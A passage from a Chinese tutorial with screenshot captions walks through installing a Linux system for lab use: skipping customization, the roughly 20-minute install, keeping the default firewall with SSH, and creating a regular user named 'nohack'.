


图17　软件定制




图18　安装日志




图19　安装文件




图20　安装完成




图21　设置1

不需要定制，直接使用默认点下一步。下一步之后提示开始安装系统以及日志文件存放路径（如图18）。

接着就进入漫长的安装过程（如图19）。大概需要20分钟，安装成功（如图20），重新引导进入系统。

在进入系统之前需要几个设置（如图21），防火墙设置还是选默认的设置（如图22），因为我们是实验只需要SSH。

接着下面两步都是默认就可以了。接着出现“创建用户”的界面（如图23），这里创建的用户是跟root用户不同的，你可以这样理解，root用户就相当于windows下的administrator用户，现在你要创建的用户就好比windows下的user用户。这里我们创建一个账号和密码都是nohack用户。最后两步就是声卡测试和附加光盘选项，直接跳过就完成系统初始化设置了。再次重启就出现登陆界面（如图24），系统由于做实验操作，难免安装程序




图 22　设置 2

